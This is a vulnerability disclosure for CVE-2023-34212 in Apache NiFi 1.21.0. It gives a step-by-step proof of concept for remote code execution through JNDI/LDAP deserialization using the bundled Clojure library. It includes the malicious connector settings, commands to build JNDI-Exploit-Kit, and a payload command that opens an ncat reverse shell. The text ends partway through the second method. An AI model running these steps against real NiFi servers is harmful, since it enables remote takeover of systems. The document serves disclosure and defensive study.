Apache NiFi Disclosures

Version 1.21.0

Environment:

- Apache NiFi 1.21.0
- Ubuntu Linux

Setup:

In order to setup the environment, Java 17 was installed on an Ubuntu Linux machine and the following commands were run:

```
wget https://dlcdn.apache.org/nifi/1.21.0/nifi-1.21.0-bin.zip
unzip nifi-1.21.0-bin.zip
cd nifi-1.21.0/bin
./nifi.sh set-single-user-credentials admin 123456789012
./nifi.sh run
```

Once the server is started, the interface can be accessed on “https://127.0.0.1:8443/nifi/” with the above credentials.

Findings:

1. CVE-2023-34212: Java Deserialization via JNDI Components


Description:
The Apache NiFi application contains multiple JMS/JNDI components (e.g. “JndiJmsConnectionFactoryProvider” Controller Service and “ConsumeJMS” Processor) that can be used to perform a Java Deserialization attack via JNDI/LDAP to leverage the Clojure JAR, that is shipped by default with the Apache NiFi application, resulting in Remote Code Execution (RCE).

Note: Although only the “JndiJmsConnectionFactoryProvider” Controller Service and “ConsumeJMS” Processor were tested for this vulnerability, more components may be vulnerable to this attack.


Proof of Concept:

1.1. JndiJmsConnectionFactoryProvider Controller Service:

First we will need to access the “Configuration” section of the current NiFi Flow in order to add a malicious JNDI Connector.



In this example we will add the “JndiJmsConnectionFactoryProvider” Controller Service:




With the service added we will need to configure the following Property-Value pairs for LDAP:

Property	Value
JNDI Initial Context Factory Class	com.sun.jndi.ldap.LdapCtxFactory
JNDI Provider URL	ldap://127.0.0.1:4444/o=/Clojure2

JNDI / JMS Client Libraries	work/nar/extensions/nifi-scripting-nar-1.21.0.nar-unpacked/NAR-INF/bundled-dependencies/clojure-1.11.1.jar

Or the following Property-Value pairs can be used for RMI:


Property	Value
JNDI Initial Context Factory Class	com.sun.jndi.rmi.registry.RegistryContextFactory
JNDI Provider URL	rmi://127.0.0.1:4444/aaa
JNDI / JMS Client Libraries	work/nar/extensions/nifi-scripting-nar-1.21.0.nar-unpacked/NAR-INF/bundled-dependencies/clojure-1.11.1.jar




Note: Although the parameter “JNDI Name of the Connection Factory” is mandatory, it can have any value.

Note 2: In this example we will focus on the LDAP exploitation method.

Now, in order to leverage the malicious JNDI, we will insert a “ConsumeJMS” processor and a connected “Output Port”:






Note: Other "JMS" or "JNDI" Processors may also work to perform the exploit.

The "ConsumeJMS" processor will have the following Property-Value pairs:

Property	Value
Connection Factory Service	JndiJmsConnectionFactoryProvider



Note: In this case our "JndiJmsConnectionFactoryProvider" has the default name "JndiJmsConnectionFactoryProvider".

Note 2: Although the parameter "Destination Name" is mandatory, it can have any value.

Now, in order to exploit the Java Deserialization vulnerability, we will need to setup a malicious LDAP server that the NiFi components will connect to.


We will use the “JNDI-Exploit-Kit”[1] software to serve the malicious Java Serialized Objects via LDAP. In order to setup the software we will need to modify the version of the Clojure package used (by default “JNDI-Exploit-Kit” uses Clojure version 1.8.0) in order to be compatible with the version that is shipped by default with Apache NiFi (1.11.1).

We will use the following commands to setup the software:


```
git clone https://github.com/pimps/JNDI-Exploit-Kit.git
cd JNDI-Exploit-Kit
sed -i 's/<version>1.8.0<\/version>/<version>1.11.0<\/version>/g' pom.xml
mvn clean package -DskipTests

java -jar target/JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar -J 127.0.0.1:5555 -L
127.0.0.1:4444 -C 'ncat -e /bin/bash 127.0.0.1 6666'
```

If all the above steps were performed correctly, the only thing left to do is to “Start” the NiFi Flow and trigger the RCE:



On the left we can observe the LDAP server sending a Java Serialized Object of type “Clojure2” and on the right we can see the reverse shell that returned back to the attacker on port 6666:




[1] https://github.com/pimps/JNDI-Exploit-Kit


1.2. ConsumeJMS Processor:

As mentioned in the description, the “ConsumeJMS” Processor can also be used in a similar manner as presented above to obtain RCE directly (without needing a Controller Service).

Create “ConsumeJMS” Processor:



Configure “ConsumeJMS” Processor:



Obtain RCE: